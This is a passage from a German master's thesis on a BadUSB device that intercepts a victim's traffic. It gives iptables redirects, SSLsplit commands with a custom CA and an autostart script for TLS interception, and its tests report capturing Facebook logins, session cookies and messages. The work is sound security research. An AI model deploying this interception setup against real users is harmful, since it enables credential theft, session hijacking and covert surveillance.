


Abbildung 5.5: Analyse mit mitmproxy.

Kapitel 6

Überwachen von anderen Services

Neben HTTP- und HTTPS-Verbindungen gibt es noch eine Reihe weiterer Services, die auch auf TCP beziehungsweise mit Verschlüsselung auf TLS/SSL aufbauen. Alle diese Services verwenden einen definierten Port, der aus bestehenden Portlisten [25] abgelesen oder im Internet gefunden werden kann. Mit einem geeigneten Programm, wie jenes aus Abschnitt 3.3.3, kann dann der Datenverkehr aufgenommen und entschlüsselt werden.

Mittlerweile gibt es sehr viele unterschiedliche Services. Folgende sind nur kurz beschrieben und sollen einige wichtige Beispiele aufzählen.

6.1 E-Mail

Für das Senden und Empfangen von E-Mails gibt es drei wichtige Kommunikationsprotokolle, POP, IMAP und SMTP. Einen kurzen Überblick über die Funktion der einzelnen Protokolle gibt Abbildung 6.1.




Abbildung 6.1: Darstellung der drei Kommunikationsprotokolle für E-Mails.

6.1.1 POP

Das Post Office Protocol wurde dazu entwickelt, um E-Mails aus einem Postfach auf einem Server abholen zu können. Die aktuelle Version 3 wird auch als POP3 bezeichnet. Dieses ASCII-Protokoll wird mit Kommandos, die an den Port 110 gesendet werden, gesteuert. Dabei werden alle E-Mails beim Empfänger lokal gespeichert. Auch die Bearbeitung der empfangenen Nachrichten erfolgt ohne Verbindung zum POP-Server [13].

POP3 Ports

- 110/TCP
- 995/TCP (mit TLS/SSL)

6.1.2 IMAP

Das Internet Message Access Protocol ist auf der Seite des Empfängers ähnlich wie POP ein Kommunikationsprotokoll für E-Mails. Allerdings bleiben diese auf dem Server. Erst zum Lesen einer Mail wird diese vom Server herunter geladen.

Anders als bei POP steht hier der Client ständig in Verbindung mit dem Server. Der Vorteil gegenüber POP ist, dass große E-Mails den Zugang zum Internet nicht ungewollt belasten [10].

IMAP Ports

- 143/TCP
- 993/TCP (mit TLS)

6.1.3 SMTP

Im Gegensatz zu POP und IMAP, die nur Protokolle zum Abholen oder Verwalten sind, ist Simple Mail Transfer Protocol ein Kommunikationsprotokoll zum Entgegennehmen und Weiterleiten von E-Mails. Der SMTP-Client schickt dem SMTP-Server Kommandos welche wiederum vom SMTP-Server mit Status-Codes und Klartext-Meldungen beantwortet werden.

Nachteil von SMTP ist, dass beim Versenden keine Versandbestätigung zurückgeliefert wird. Es werden weder Sender noch Empfänger über den etwaigen Verlust einer E-Mail informiert.

Ein weiterer Nachteil war eine fehlende Authentisierung zwischen Client und Server. Es konnten beliebige Absender-Adressen angegeben werden, was für Spam-Mails oder Phishing-Mails benutzt werden kann [14]. Durch Einführung von *SMTP Submission* nehmen neuere Server nur mehr Verbindungen von authentifizierten Benutzern entgegen.

SMTP Ports

- 25/TCP
- 465/TCP (mit TLS/SSL)
- 587/TCP

Ein SMTP-Server kann, vorausgesetzt dieser erfüllt diese Option, mit dem *STARTTLS*-Verfahren eine verschlüsselte TLS-Kommunikation auf dem unverschlüsselten Port einleiten.

6.2 FTP

Das File Transfer Protocol ist zum Übertragen nach dem Client-Server-Prinzip von Dateien zwischen zwei Computersystemen zuständig. Zu diesem Zweck kann ein FTP-Client am FTP-Server Dateien speichern, löschen oder herunterladen.

Für diese Funktion stellt FTP zwei Ports pro Verbindung zur Verfügung. Der Steuerkanal, welcher über den TCP-Port 21 oder 990 bei FTPS läuft, überträgt die Kommandos zwischen Client und Server. Diese Kommandos steuern den Datenkanal, welcher über Port 20 oder 989 bei FTPS läuft.

Für Verbindungen über eine Firewall oder einen NAT-Router gibt es neben dem aktiven Modus auch noch einen passiven Modus [8].

Aktives FTP

Ein Client stellt eine Anfrage zum Server auf Port 21 und übermittelt die Port-Nummer, um die Datenverbindung herzustellen. Danach verbindet sich der Server auf diesem Port [8].

Passives FTP

Beim passiven FTP verbindet sich nicht der Server mit dem Client, sondern der Client erhält vom Server eine Port-Nummer zum Aufbau der Datenverbindung. Da hier der Client die Verbindung herstellt, blockiert die Firewall des Clients die Verbindung nicht [8]. Passives FTP ist auch notwendig, falls der Client hinter *NAT* sitzt, da sich hier der Server nicht verbinden kann. Dies trifft sehr oft zu, da sehr viele Clients hinter einem Router sitzen, der *NAT* anwendet.

Abhören von FTP

Durch die Tatsache, dass der Datenport des Client immer variiert, ist es aufwändiger, eine Datenverbindung abzuhören. Jeder Verbindungsaufbau kann eine neue Portnummer bedeuten.

Zum Abhören von FTP-Verbindungen gibt es diverse Programme wie etwa *Intercepter-NG*[1], die gesendete Dateien über FTP rekonstruieren können. In dieser Masterarbeit wurde FTP nicht implementiert.

FTP-Server Ports

- 20/TCP DATA Port
- 989/TCP DATA Port (mit TLS/SSL)
- 21/TCP Control Port
- 990/TCP Control Port (mit TLS/SSL)

6.3 Implementierung

6.3.1 Installation

Zum Abhören von zusätzlichen Services wurde das Programm *SSLsplit* verwendet. Es ist auf Github[2] erhältlich und muss für die Zielplatform kompiliert werden. Dazu werden noch zwei Bibliotheken benötigt:

```
sudo apt-get install libssl-dev libevent-dev
```

Im Programmordner wird *SSLsplit* mit

```
make
```

kompiliert.

Zum Ausführen braucht *SSLsplit* ein eigenes Zertifikat. Dieses wurde, wie in Abschnitt 3.4.2 beschrieben, erstellt. Das erstellte Zertifikat muss in sämtlichen Programmen, die abgehört werden sollen, installiert werden.

6.3.2 Aufzeichnung

In dieser Arbeit wird *SSLsplit* auf zwei Ports laufen. Der Port 8080 für unverschlüsselte TCP-Verbindungen und der Port 8443 für TLS/SSL-Verbindungen. Hierzu müssen zuerst alle Ports, die durch *SSLsplit* laufen sollen, zusammengefasst und auf die beiden oben genannten Ports weitergeleitet werden:

```
sudo iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT
    --to-ports 8080
sudo iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT
     --to-ports 8443
sudo iptables -t nat -A PREROUTING -p tcp --dport 587 -j REDIRECT
     --to-ports 8443
sudo iptables -t nat -A PREROUTING -p tcp --dport 465 -j REDIRECT
     --to-ports 8443
```

[1] https://github.com/intercepter-ng/mirror
[2] https://github.com/droe/sslsplit

```
sudo iptables -t nat -A PREROUTING -p tcp --dport 993 -j REDIRECT
     --to-ports 8443
```

Mit dieser Liste werden HTTP (Port 80), HTTPS (Port 443), SMTP (Port 465 und 587) und IMAP (Port 993) durch *SSLsplit* laufen und abgehört [24].

Gestartet wird *SSLsplit* mit folgenden Parametern:

```
sudo /home/usbarmory/sslsplit \
    -l /home/usbarmory/SniffedFiles/sslsplit-$FILECOUNT.log \
    -j /home/usbarmory/SniffedFiles/sslsplit/ \
    -S logdir/ \
    -k /home/usbarmory/certificate/ca-key.pem \
    -c /home/usbarmory/certificate/ca-root.pem \
    ssl 0.0.0.0 8443 \
    tcp 0.0.0.0 8080 &
```

Der Parameter *-l* gibt das Logfile für den allgemeinen Verbindungsaufbau an. Die beiden Parameter *-j* und *-S* geben den Pfad für die Logfiles der TCP-Verbindungen an. Es wird für jede einkommende und ausgehende TCP-Verbindung ein eigenes Logfile erstellt. Für den Schlüssel selbst steht der Parameter *-k* und das dazugehörige Zertifikat wird mit *-c* angegeben. Danach gibt man noch an, auf welchen Ports welches Kommunikationsprotokoll läuft.

Autostart

Das automatische Starten funktioniert wie in Abschnitt 4.4.7 beschrieben und das Script *Sniff.sh* wurde entsprechend erweitert:

```
elif [ "$sniffprog" -eq 3 ]; then
  # most common ports
  sudo iptables -t nat -A PREROUTING -p tcp --dport 80 -j
    REDIRECT --to-ports 8080 # HTTP
  sudo iptables -t nat -A PREROUTING -p tcp --dport 443 -j
    REDIRECT --to-ports 8443 # HTTPS
  sudo iptables -t nat -A PREROUTING -p tcp --dport 587 -j
    REDIRECT --to-ports 8443 # SMTP over SSL
  sudo iptables -t nat -A PREROUTING -p tcp --dport 465 -j
    REDIRECT --to-ports 8443 # SMTP over SSL
  sudo iptables -t nat -A PREROUTING -p tcp --dport 993 -j
    REDIRECT --to-ports 8443 # IMAP over SSL

  sleep 4

  sudo /home/usbarmory/sslsplit \
    -l /home/usbarmory/SniffedFiles/sslsplit-$FILECOUNT.log \
    -j /home/usbarmory/SniffedFiles/sslsplit/ \
    -S logdir/ \
    -k /home/usbarmory/certificate/ca-key.pem \
    -c /home/usbarmory/certificate/ca-root.pem \
```

```
        ssl 0.0.0.0 8443 \
        tcp 0.0.0.0 8080 &
    fi
```


6.3.3 Analyse

Kommandozeile


Analysiert werden die Logfiles mit den Kommandos *head*, *tail* oder *cat*. Der Vorteil von *head* oder *tail* ist, dass diese nur die ersten beziehungsweise letzten zehn Zeilen ausgeben. Daher ist man beim Analysieren der Logfiles um einiges schneller. Hat man das richtige File gefunden, kann dieses dann zur Gänze mit *cat* ausgegeben werden. Abbildung 6.2 und 6.3 zeigen ein Beispiel der Analyse.

Texteditor

Alternativ kann man auf einem Rechner die Logfiles auch mit einem Texteditor öffnen. Abbildung 6.4 zeigt eine Analyse mit dem Linux-Programm *gedit*.



(a)



(b)

Abbildung 6.2: (a) zeigt das Log-Verzeichnis mit allen einzelnen Verbindungen. In (b) werden nur die ersten zehn Zeilen einer ausgewählten Datei mittels *head* angezeigt.




Abbildung 6.3: Mit *cat* wird der gesamte Inhalt des Logfiles angezeigt.




Abbildung 6.4: Mit *gedit* oder andere Texteditoren können Logfiles von *SSLsplit* angezeigt werden.

Kapitel 7

Tests und Bewertung

7.1 Abhören von Verbindungen

Für das Testen der einzelnen Programme werden folgende Testfälle untersucht:

1. Es wird ein *Ping*-Kommando zu www.google.at gesendet.
2. Es wird die Internetseite http://www.hoteldaniel.com/ geöffnet.
3. Einloggen auf der Internetseite https://www.facebook.com/.
4. Es wird eine Nachricht auf der Internetseite https://www.facebook.com/ gesendet.
5. Eine E-Mail wird über SMTP gesendet.

Ob ein Testfall durchgeführt wird, hängt von der laufenden Software am USB-Armory ab. Da das Routing, wie in Abschnitt 4.4 beschrieben, nur für Linux implementiert wurde, werden diese Tests auf einem Hostrechner mit Linux ausgeführt.

7.1.1 Abhören mit tcpdump

Für das Abhören von IP-Paketen wird, wie in Abschnitt 3.3.1 beschrieben, das Programm *tcpdump* verwendet. Die Log-Dateien von *tcpdump* können mit dem Programm *Wireshark* analysiert werden.

In Abbildung 7.1 ist die Kommunikation des *Ping*-Kommandos am Host über beide Schnittstellen, USB und Ethernet, ersichtlich. Die ersten drei Zeilen zeigen den Request. In Zeile 1 wird das Paket über die USB-Schnittstelle zum USB-Armory geschickt. In Zeile 2 kommt dieses Paket vom USB-Armory mit geänderter Quelladresse zum Host zurück. Zeile 3 zeigt das Paket mit erneuter geänderter Quelladresse beim Verlassen über die Ethernet-Schnittstelle. Zeile 4, 5 und 6 sind jeweils der Reply. Hier werden die Zieladressen anhand der NAT-Tabelle wieder zurück übersetzt und das Paket anschließend beim Host zugestellt.




Abbildung 7.1: Testen der Kommunikation am Host mit Ethernet-Schnittstelle und USB-Schnittstelle mit *Wireshark*.





Abbildung 7.2: Testen der Kommunikation am USB-Armory mit *tcpdump*.

Abbildung 7.2 zeigt das Ergebnis von *tcpdump*. Zeile 1 der Kommunikation des *Ping*-Kommandos am USB-Armory zeigt das Eintreffen des Pakets an der Schnittstelle. Zeile 2 stellt das Verlassen des Pakets mit geänderter Quelladresse dar. In Zeilen 3 und 4 ist der Reply und das Austauschen der Zieladresse durch NAT ersichtlich.

Setzt man nun Abbildung 7.1 und 7.2 zusammen, kann man den kompletten Paketverlauf erkennen. Zur Veranschaulichung wurden in Abbildung 7.3 die Pakete vom USB-Armory nachträglich grafisch in der Mitte eingefügt. Die beiden Umrandungen zeigen das identische Paket beim Verlassen am Host und Eintreffen am USB-Armory beziehungsweise umgekehrt.

In Abbildung 7.4 ist die Analyse einer HTTP-Verbindung dargestellt. Die Informationen werden im Klartext dargestellt, da HTTP-Verbindungen nicht verschlüsselt sind.

Abbildung 7.5 zeigt eine Analyse einer HTTPS-Verbindung. Durch das einfache Umleiten von IP-Paketen und die Aufzeichnung durch *tcpdump* kann zwar die Verbindung angezeigt werden, jedoch nur verschlüsselt. Da alle restlichen Testfälle verschlüsselt übertragen werden, sind diese bei *tcpdump* überflüssig.



No.	Time	Source	Destination	Protocol	Length	Info
68	28.811824006	10.0.2.15	www.google.at	ICMP	98	Echo (ping) request
69	28.812593006	dummy.liwest.at	www.google.at	ICMP	98	Echo (ping) request
71	28.812614006	10.0.2.15	www.google.at	ICMP	98	Echo (ping) request
		========== Von HOST zu USB-Armory ==========				
119	2648.380876	10.0.2.15	www.google.at	ICMP	98	Echo (ping) request
120	2648.381148	dummy.liwest.at	www.google.at	ICMP	98	Echo (ping) request
121	2648.405342	www.google.at	dummy.liwest.at	ICMP	98	Echo (ping) reply
122	2648.405537	www.google.at	10.0.2.15	ICMP	98	Echo (ping) reply
		========== Von USB-Armory zu HOST ==========				
72	28.836226006	www.google.at	10.0.2.15	ICMP	98	Echo (ping) reply
75	28.836258006	www.google.at	dummy.liwest.at	ICMP	98	Echo (ping) reply
76	28.836914006	www.google.at	10.0.2.15	ICMP	98	Echo (ping) reply

Abbildung 7.3: Zusammenführung von Host-Kommunikation und USB-Armory. Jede Umrandung zeigt ein identisches Paket.




Abbildung 7.4: Abhören einer HTTP-Verbindung mit *tcpdump*. Hier wurden die Daten mit *gzip* komprimiert übertragen.

7.1.2 Abhören mit mitmdump

Für das Abhören von HTTP- und HTTPS-Verbindungen wird das Programm *mitmdump* verwendet. Alle TCP-Verbindungen auf Port 80 und 443 werden von dieser Software abgehört und gespeichert. Das Testen von *Ping* (nicht TCP) und das Versenden von E-Mails (nicht Port 80 oder 443) wurde




Abbildung 7.5: Abhören einer verschlüsselten HTTPS-Verbindung mit *tcpdump*.

nicht getestet.

In Abbildung 7.6 ist das Ergebnis eines HTTP-Requests ersichtlich. Man erkennt den Reply des Servers mit den HTML-Daten.

Interessant sind verschlüsselte Verbindungen. In Abbildung 7.7 werden die kompletten Login-Daten eines Benutzers im Klartext am BadUSB-Stick gespeichert. Auch Cookies, die in Abbildung 7.8 zu sehen sind, werden aufgezeichnet. Diese können dazu benutzt werden, um weitere spezifische Benutzerdaten, wie zum Beispiel das Surfverhalten, zu erhalten. Sitzungs-Cookies können dazu verwendet werden, um eine gültige Sitzung eines Benutzers fortzusetzen. Dies wäre dann sinnvoll, wenn keine Zugangsdaten mitgeloggt wurden.

Ein weiterer Testfall ist das Aufzeichnen von Facebook-Nachrichten. Wie auch beim Login werden diese im Klartext gespeichert. Abbildung 7.9 zeigt eine versendete Testnachricht über einen Facebook-Account.




Abbildung 7.6: Abhören von HTTP-Verbindungen mit *mitmproxy*.

